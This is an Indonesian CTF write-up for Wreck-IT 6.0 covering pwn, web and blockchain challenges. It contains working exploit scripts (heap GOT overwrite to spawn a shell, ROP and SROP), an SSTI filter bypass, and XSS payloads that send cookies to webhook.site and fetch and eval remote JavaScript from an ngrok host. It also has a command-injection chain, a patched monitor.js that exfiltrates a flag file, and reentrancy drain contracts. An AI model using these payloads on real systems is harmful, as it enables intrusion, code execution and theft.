9. Create note (0x100) -> akan allocated di __strlen_avx2@GOT, overwrite dengan system
10. View note “/bin/sh” -> saat puts(“/bin/sh”) akan call __strlen_avx2(“/bin/sh”), tapi karena sudah dioverwrite menjadi system, jadinya call system(“/bin/sh”)
11. Profit

Solver:


```
#!/usr/bin/env python3

from pwn import *

context.terminal = "wt.exe -w 0 sp -p kali-linux -- wsl --cd".split() +
[os.getcwd()]
context.encoding = "utf-8"


def start(argv=None, *a, local=None, remote=None, debug=None, **kw):
    argv = argv or [exe.path]
    local, remote, debug = local or {}, remote or {}, debug or {}

    if args.LOCAL and args.GDB:
        io = gdb.debug(argv, gdbscript=gdbscript, *a, **debug, **kw)
    elif args.LOCAL:
        io = process(argv, *a, **local, **kw)
    else:
        io = connect(host, port, *a, **remote, **kw)
    if args.GDB and not args.LOCAL:
        pid = int(subprocess.check_output(["pgrep", "chall"]))
        sysroot = f"/proc/{pid}/root"
        attach(pid, gdbscript=gdbscript, sysroot=sysroot, exe="chall", *a, **debug,
**kw)

    return io


def create(index, size, data):
    io.sendlineafter(": ", "1")
    io.sendlineafter(": ", str(index))
    io.sendlineafter(": ", str(size))
    io.sendlineafter(": ", data)


def delete(index):
    io.sendlineafter(": ", "2")
    io.sendlineafter(": ", str(index))


def view(index):
    io.sendlineafter(": ", "3")
    io.sendlineafter(": ", str(index))
```

```python
def edit(index, data):
    io.sendlineafter(": ", "4")
    io.sendlineafter(": ", str(index))
    io.sendlineafter(": ", data)


gdbscript = """
c
"""
host, port = args.HOST or "143.198.215.203", args.PORT or 20040
exe = context.binary = ELF(args.EXE or "./tokobuku_patched", False)
libc = ELF("./libc.so.6", False)

io = start()

create(1, 0x500, b"A")
create(2, 0x20, b"A")

delete(1)
view(1)
io.recvuntil("judul buku: ")
libc.address = u64(io.recv(6) + b"\0\0") - (libc.sym["main_arena"] + 96)
log.info(f"{hex(libc.address) = }")

create(3, 0x100, b"a")
create(4, 0x100, b"a")
delete(3)
delete(4)
edit(4, p64(libc.address + 0x1EC0A8))  # got __strlen_avx2
create(5, 0x100, b"/bin/sh")
create(6, 0x100, p64(libc.sym["system"]))

view(5)
io.recvuntil("judul buku: ")

io.interactive()
```




Flag: WRECKIT60{t0k0_buku_1t01d_m4nt4p_s3k4l111!!!!!_h4h4h4h4h4}

[919 pts] Treasure Revenge



Versi revenge dari challenge treasure. Programnya kurang lebih sama, kecuali tidak ada leak fungsi puts. Mitigasi binary-nya juga berubah.



Fungsi main:

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  _BYTE buf[64]; // [rsp+0h] [rbp-40h] BYREF

  puts("where is the treasure?");
  read(0, buf, 0x200u);
  return 0;
}
```

Seccomp:

```
~/Documents/CTF/Wreck-IT-6.0/Pwn/Treasure_Revenge ᚠ main ?4300  0.293s msfir@ACER 01:09:29
❯ seccomp-tools dump ./treasure_revenge
 line  CODE  JT   JF      K
=================================
 0000: 0x20 0x00 0x00 0x00000004  A = arch
 0001: 0x15 0x00 0x0b 0xc000003e  if (A ≠ ARCH_X86_64) goto 0013
 0002: 0x20 0x00 0x00 0x00000000  A = sys_number
 0003: 0x35 0x00 0x01 0x40000000  if (A < 0x40000000) goto 0005
 0004: 0x15 0x00 0x08 0xffffffff  if (A ≠ 0xffffffff) goto 0013
 0005: 0x15 0x06 0x00 0x00000000  if (A == read) goto 0012
 0006: 0x15 0x05 0x00 0x00000001  if (A == write) goto 0012
 0007: 0x15 0x04 0x00 0x00000003  if (A == close) goto 0012
 0008: 0x15 0x03 0x00 0x0000000f  if (A == rt_sigreturn) goto 0012
 0009: 0x15 0x02 0x00 0x00000028  if (A == sendfile) goto 0012
 0010: 0x15 0x01 0x00 0x0000003c  if (A == exit) goto 0012
 0011: 0x15 0x00 0x01 0x000000e7  if (A ≠ exit_group) goto 0013
 0012: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0013: 0x06 0x00 0x00 0x00000000  return KILL
```

Karena PIE tidak aktif, kita bisa mencoba melakukan ROP menggunakan gadget-gadget yang ada pada binary-nya.

Ditemukan sebuah gadget yang sangat berguna untuk memanggil sendfile.


```
.text:00000000004012E3                  mov     rdi, [rbp+0]
.text:00000000004012E7                  mov     rsi, [rbp+8]
.text:00000000004012EB                  mov     rdx, [rbp+10h]
.text:00000000004012EF                  mov     rcx, [rbp+18h]
.text:00000000004012F3                  retn
```

Dengan gadget tersebut, kita bisa set seluruh argumen yang dibutuhkan untuk sendfile. Syaratnya pertama kita harus melakukan stack pivot ke bss, lalu kita hanya perlu mengatur posisi payload agar seluruh argumen berhasil diset dengan value yang benar.

Solver:

```python
#!/usr/bin/env python3

from pwn import *

context.terminal = "wt.exe -w 0 sp -p kali-linux -- wsl --cd".split() +
[os.getcwd()]
context.encoding = "utf-8"
```


```python
def start(argv=None, *a, local=None, remote=None, debug=None, **kw):
    argv = argv or [exe.path]
    local, remote, debug = local or {}, remote or {}, debug or {}

    if args.LOCAL and args.GDB:
        io = gdb.debug(argv, gdbscript=gdbscript, *a, **debug, **kw)
    elif args.LOCAL:
        io = process(argv, *a, **local, **kw)
    else:
        io = connect(host, port, *a, **remote, **kw)
    if args.GDB and not args.LOCAL:
        pid = int(subprocess.check_output(["pgrep", "chall"]))
        sysroot = f"/proc/{pid}/root"
        attach(pid, gdbscript=gdbscript, sysroot=sysroot, exe="chall", *a, **debug,
**kw)

    return io


gdbscript = """
b main
c
"""
host, port = args.HOST or "143.198.215.203", args.PORT or 20038
exe = context.binary = ELF(args.EXE or "./treasure_revenge", False)

io = start()

pop_rbp = (0x00000000004012BD,)  # : pop rbp ; ret

pay = flat({72: [pop_rbp, exe.bss(0x400), 0x00000000004016CC]})
io.sendline(pay)

sleep(0.1)
pay = flat(
    {0: [1, 3, 0, 100], 72: [pop_rbp, exe.bss(0x400) - 64, 0x00000000004012E3,
exe.sym["sendfile"]]}
)
io.sendline(pay)

io.interactive()
```



Flag: WRECKIT60{y0u_h4v3_t0_pl4y_w1th_th3_g4dg3tss}

[997 pts] 🩸 Ultimate Treasure Revenge

Pada challenge ini, tidak ada lagi gadget giveaway. Sisanya sama kecuali mitigasi binary-nya.



Ide penulis sederhana, yaitu memanfaatkan Partial RELRO untuk mengoverwrite 1 byte address fungsi read. Tujuannya agar fungsi read menjadi syscall.

Setelah itu, hanya perlu mengatur ROP supaya nilai rax menjadi 0xf yang merupakan syscall number untuk rt_sigreturn. Artinya ultimate goal dari penulis adalah melakukan SROP agar penulis bisa mengatur seluruh argumen untuk syscall sendfile.

P.S: kebetulan challenge ini memakai versi libc yang sama dengan challenge Treasure. Namun, walaupun kita tidak tahu persis versi libc-nya, kemungkinan besar metode ini masih efektif karena kita hanya perlu melakukan bruteforce 1 byte dan hampir pasti di sekitaran fungsi read ada instruksi syscall, baik itu di fungsi read itu sendiri maupun di luarnya karena disitu merupakan area syscall wrapper.

Solver:

```
#!/usr/bin/env python3

from pwn import *

context.terminal = "wt.exe -w 0 sp -p kali-linux -- wsl --cd".split() +
[os.getcwd()]
context.encoding = "utf-8"


def start(argv=None, *a, local=None, remote=None, debug=None, **kw):
    argv = argv or [exe.path]
    local, remote, debug = local or {}, remote or {}, debug or {}

    if args.LOCAL and args.GDB:
        io = gdb.debug(argv, gdbscript=gdbscript, *a, **debug, **kw)
    elif args.LOCAL:
        io = process(argv, *a, **local, **kw)
    else:
        io = connect(host, port, *a, **remote, **kw)
    if args.GDB and not args.LOCAL:
        pid = int(subprocess.check_output(["pgrep", "chall"]))
        sysroot = f"/proc/{pid}/root"
        attach(pid, gdbscript=gdbscript, sysroot=sysroot, exe="chall", *a, **debug,
**kw)

    return io


gdbscript = """
b main
c
"""
host, port = args.HOST or "143.198.215.203", args.PORT or 20039
exe = context.binary = ELF(args.EXE or "./ultimate_treasure_revenge_patched",
False)

frame = SigreturnFrame(arch="amd64")
frame.rax = 0x28  # SYS_SENDFILE
frame.rdi = 1
frame.rsi = 3
frame.rdx = 0
frame.r10 = 100
frame.rip = exe.sym["read"]

pop_rbp = 0x000000000040127D
```

```python
gadget = 0x00000000004015D3
ret = 0x000000000040101A  # : ret
leave_ret = 0x0000000000401352  # : leave ; ret

io = start()
0x000000404088
pay = flat({72: [pop_rbp, exe.bss(0xC00) + 0x40, gadget]})
io.send(pay)
sleep(0.1)
pay = flat({72: [pop_rbp, 0x000000404080 + 0x40, gadget]})
io.send(pay)
sleep(0.1)
pay = flat(
    {
        0: ["A" * 0x2, pop_rbp, 0x0000004040D8, leave_ret],
        72: [
            pop_rbp,
            exe.got["read"] + 0x40 - 0xF + 1,
            gadget,
            exe.sym["read"],
            exe.sym["read"],
            bytes(frame),
        ],
    }
)
print(len(pay))
io.send(pay)
sleep(0.1)
io.send(p8(0x9F) * 0xE)
sleep(0.1)
io.send(p8(0x9F) * 0xF)

io.interactive()
```

```
~/Doc/CTF/Wreck-/Pwn/Ultimate_Treasure_Revenge  main ?4300      0.232s msfir@ACER 01:25:17
❯ ./x.py
[+] Opening connection to 143.198.215.203 on port 20039: Done
360
[*] Switching to interactive mode
where is the treasure?
WRECKIT60{4bs0lut3_c1n3m4}
[*] Got EOF while reading in interactive
$
```

Flag: WRECKIT60{4bs0lut3_c1n3m4}

Web

[304 pts] Safe Template

Saya malas bikin wu, intinya ini SSTI dengan blacklist sebagai berikut

```
    r"{%\s*",
    r"\|\s*safe\b",
    r"__\s*",
    r"\b(self|class|mro|subclasses|environment)\b",
    r"\b(exec|eval|compile|breakpoint)\b",
    r"\b(import|from|__import__|__globals__|__builtins__)\b",
    r"\b(os|sys|subprocess|popen|system|pty|resource)\b",
    r"\b(request|config|url_for|get_flashed_messages|g)\b",
    r"\b(joiner|cycler|namespace)\b",
    r"\b(attr|getitem|setitem|delitem)\b",
    r"\bord\b",
    r"\+",
    r"\[\s*\d+\s*\]",
    r"`",
```

Payload ssti sederhana dapat menggunakan

```
{{lipsum['__globals__']['__builtins__']['__import__']('os')['popen']('cat
```


```
flag*')['read']()}}
```

Bypassnya juga cukup mudah, _ bisa dirubah menjadi \x5f dan yang lainnya bisa menggunakan concatenate string

```
{{lipsum['\x5f\x5fglobals\x5f\x5f']['\x5f\x5fbuiltins\x5f\x5f']['\x5f\x5fimport\x5f\x5f']('o''s')['po''pen']('cat flag*')['read']()}}
```

Flag: WRECKIT60{SSTI?_ululala_88efdbcc98eefdacea1344}

[584 pts] Safe Note



Menurut beliau https://flatt.tech/research/posts/bypassing-dompurify-with-good-old-xml/ bisa di bypass menggunakan `<?img ><img src onerror=alert(1)>?>` langsung aja exploitnya adalah

<?img ><img src onerror=fetch('https://webhook.site/7bdd1248-d9da-45e8-bd8c-fb7593e1749a?xx'+document.cookie)>?>

Flag: WRECKIT60{s1mple_xss_since_im_not-really_good_at_doing_web}

[775 pts] Safe Social

IDOR predicted id -> xss -> command injection

```
def find_row_hid(hid: str):
    conn = get_conn(); c = conn.cursor()
    c.execute("SELECT id, name, writer, content, timestamp, user_id FROM posts")
    rows = c.fetchall(); conn.close()
    for r in rows:
        if hash_post_id(r[2], r[4]) == hid:
            return r
    return None
@app.route("/api/posts/<string:post_hid>", methods=["PUT", "PATCH"])
def api_posts_update(post_hid):
    if not require_auth():
        return jsonify({"error": "login required"}), 401

    r = find_row_hid(post_hid)
    if not r:
        return jsonify({"error": "not found"}), 404
```

Fungsi tersebut tidak mengecek apakah yang merubah post merupakan pemilik post, jadi kita dapat mengubah post akun lain, karena bot akan mengunjungi semua post yang ada di akun admin maka kita perlu overwrite post di akun admin tersebut

```python
def hash_post_id(username: str, ts: str) -> str:
    base = f"{username}-{ts}"
    print(base, flush=True)
    return hashlib.md5(base.encode()).hexdigest()
```

Untuk post id nya predicted
Username-timestamp
Admin-17xxxxxx tinggal kita brute

```
        <div className="mt-2 line-clamp-2 opacity-80" dangerouslySetInnerHTML={{
__html: post.content }} />
```

Tidak perlu bypass bypass lagi karena sudah dangerouslysetinnerhtml

```python
import requests
import hashlib
import time
x = int(str(time.time()).split(".")[0])
while True:
    base = "admin-"+str(x)
    x -= 1
    path = hashlib.md5(base.encode()).hexdigest()
    url = "http://143.198.215.203:5173/api/posts/"+path
    headers = {
        "Cookie":
"session=eyJ1c2VyX2lkIjozLCJ1c2VybmFtZSI6ImJlbmdza3kifQ.aOCI-A.ie_2lNe8OK7F2B0u6v60l
63Wc4c",
    }
    payload = {"title":"asd","content":"<img src=x onerror='(async () => eval(await
(await fetch(\"http://0.tcp.ap.ngrok.io:10886/main.js\")).text()))()'>"}

    response = requests.put(url, headers=headers, json=payload)
```


```
    print(response.text)
    if "not found" not in response.text:
        break
```

Berikut isi dari main.js yang berisikan command injection pada endpoint ping

```
fetch('http://frontend:5173/api/admin/ping', {
 method: 'POST',
 credentials: 'include',
 headers: { 'Content-Type': 'application/json' },
 body: JSON.stringify({ host: '123 | cat flag' })
})
 .then(res => res.json())
 .then(data => {
   return fetch('https://webhook.site/7bdd1248-d9da-45e8-bd8c-fb7593e1749a', {
     method: 'POST',
     mode: 'no-cors',
     headers: { 'Content-Type': 'application/json' },
     body: JSON.stringify(data)
   });
 })
 .then(r => console.log('Forwarded to webhook, status:', r.status))
 .catch(err => console.error('Error:', err));
```

Flag: WEBNYA MATI COK

[919 pts] Safe Helper



Arbitrary file write -> race condition

Untuk file write terdapat path travelsal pada parameter message id,

Setelah file di write kedalam server, akan di rename -> disini terdapat race condition, awalnya saya mencoba cobi di bash scriptnya karena fungsi history akan menjalankan bash script gatewayMonitor.sh tetapi setelah file di rename maka permission executablenya hilang, jadi saya cari cara lagi dan didapatkan di file lib/monitor.js bisa kita rubah, saya tambahkan beberapa line

```
const { execFile } = require('child_process');
const path = require('path');
const fs = require("fs");
function runMonitor(cfg, args = []) {
const data = fs.readFileSync('/app/holodeckb2b-7.0.1/flag', 'utf8');
fetch('https://webhook.site/7bdd1248-d9da-45e8-bd8c-fb7593e1749a?33', {
 method: 'POST',
 headers: { 'Content-Type': 'text/plain' },
 body: data
})
 .then(res => console.log('Sent, status:', res.status))
 .catch(err => console.error('Error:', err));
 const { HB2B_HOME, MONITOR_PORT = '' } = cfg;

 if (!HB2B_HOME) {
```

```
    return Promise.reject(new Error('HB2B_HOME is not set'));
  }

  const bin = path.join(HB2B_HOME, 'bin', 'gatewayMonitor.sh');
  const argv = [];
  if (MONITOR_PORT) argv.push('-p', String(MONITOR_PORT));
  argv.push(...args);

  return new Promise((resolve, reject) => {
    execFile(bin, argv, { shell: false, env: process.env }, (err, stdout, stderr) =>
{
      if (err) {
        return reject({
          error: err.message,
          stderr: String(stderr || ''),
          stdout: String(stdout || ''),
        });
      }
      resolve({ stdout: String(stdout || ''), stderr: String(stderr || '') });
    });
  });
}
module.exports = { runMonitor };
```

Lalu tinggal trigger while loop pada history agar module tersebut ter execute

Flag: Server mati cok

Blockchain

[100 pts] Reentry

Diberikan sebuah service di mana tujuan kita adalah mendrain balance dari smart contract spaceship, terdapat vuln di mana design dari getaltitude reading bisa dipanggil oleh sang pemilik gadget sendiri, sehingga tujuan kita hanya untuk memanggil fungsi tersebut untuk memanggil fungsi tersebut secara terus menerus hingga menyisakkan cuikup balance agar spaceship bisa membayar kembali creation fee pada kita, dan kita mendaftarkan gadget baru dengan fee sesuai dengan sisa dari balance dari spaceship.
Solver:

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

import "forge-std/Script.sol";

interface ISetup {
    function spaceship() external view returns (address);
    function isSolved() external view returns (bool);
}
```

```
interface ISpaceship {
   function addGpsGadget(address gadget, uint256 _readingFee, uint256
initialAltitude) external payable;
   function removeGpsGadget() external;
   function getAltitudeReading(address[] memory gadgets) external
payable returns (uint256 meanAlt);
   function CREATION_FEE() external view returns (uint256);
   function readingFee(address gadget) external view returns (uint56);
}

contract Solver {
   ISpaceship public immutable spaceship;
   address public owner;
   address[] public gadgets;
   bool public attacking;

   constructor(address _setupAddress) {
       owner = msg.sender;
       ISetup setup = ISetup(_setupAddress);
       spaceship = ISpaceship(setup.spaceship());
       gadgets = new address[](1);
       gadgets[0] = address(this);
   }


   function attack() external payable {
       uint256 creationFee = spaceship.CREATION_FEE();

       spaceship.addGpsGadget{value: creationFee}(address(this),
type(uint56).max, 1);
       uint256 fee = spaceship.readingFee(address(this));
       while (address(spaceship).balance >= fee + creationFee) {
           attacking = true;
           spaceship.getAltitudeReading(gadgets);
           attacking = false;
       }
       uint256 remainingBalance = address(spaceship).balance;
       if (remainingBalance > creationFee) {
```

```
            uint256 finalDrainAmount = remainingBalance - creationFee;
            spaceship.removeGpsGadget();
            spaceship.addGpsGadget{value: creationFee}(address(this),
finalDrainAmount, 1);
            attacking = true;
            spaceship.getAltitudeReading(gadgets);
            attacking = false;
            spaceship.removeGpsGadget();
        }
    }

    receive() external payable {
        if (attacking && address(spaceship).balance > 0) {
            uint256 fee = spaceship.readingFee(address(this));
            uint256 creationFee = spaceship.CREATION_FEE();
            if (address(spaceship).balance >= fee + creationFee) {
                spaceship.getAltitudeReading(gadgets);
            }
        }
    }
}

contract SolveScript is Script {
    address setupAddress = 0x16A86bE76c1f6dE302A56b8498e8525bE74cB6C2;

    function run() external {
        uint256 privateKey = uint256(vm.envBytes32("PRIVATE_KEY"));
        vm.startBroadcast(privateKey);
        Solver solver = new Solver(setupAddress);
        ISpaceship spaceship =
ISpaceship(ISetup(setupAddress).spaceship());
        uint256 creationFee = spaceship.CREATION_FEE();
        solver.attack{value: creationFee, gas: 30000000}();
        ISetup setup = ISetup(setupAddress);
        require(setup.isSolved(), "Challenge NOT solved!");
        vm.stopBroadcast();
    }
}
```

Flag: WRECKIT60{19_juta_lapangan_pekerjaan__hanzzz_7f98a45e}

[304 pts] Hamburger

Diberikan sebuah challenge di mana kita perlu memanggil withdraw, vuln di sini adalah reset beneficiary seharusnya tidak public, dan membuat kita bisa menset beneficiary dan melakukan withdraw. Berikut solver yang digunakan (sedikit over karena menggunakan contract constructor)

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

import "forge-std/Script.sol";

interface ISetup {
    function ephemeral() external view returns (address);
    function isSolved() external view returns (bool);
}

interface IEphemeral {
    function resetBeneficiary() external;
    function setBeneficiary(address _beneficiary) external;
    function withdraw() external;
}

contract EphemeralExploit {
```

```
    address public immutable player;

    constructor(address _ephemeralAddress, address _player) {
        player = _player;
        IEphemeral ephemeral = IEphemeral(_ephemeralAddress);
        ephemeral.resetBeneficiary();
        ephemeral.setBeneficiary(address(this));
        ephemeral.withdraw();
        payable(_player).transfer(address(this).balance);
    }

    receive() external payable {}
}

contract SolveScript is Script {
    address setupAddress = 0x1015077aEd06C80a88d5054cf18D2AA42c6df0e1;

    function run() external {
        uint256 privateKey = uint256(vm.envBytes32("PRIVATE_KEY"));
        address player = vm.addr(privateKey);

        vm.startBroadcast(privateKey);

        ISetup setup = ISetup(setupAddress);
        address ephemeralAddress = setup.ephemeral();

        EphemeralExploit exploit = new EphemeralExploit(ephemeralAddress,
player);

        vm.stopBroadcast();
    }
}
```

Flag: WRECKIT60{hamoud_habibi_hamoud_burgir__hanzzz_eb0d629d}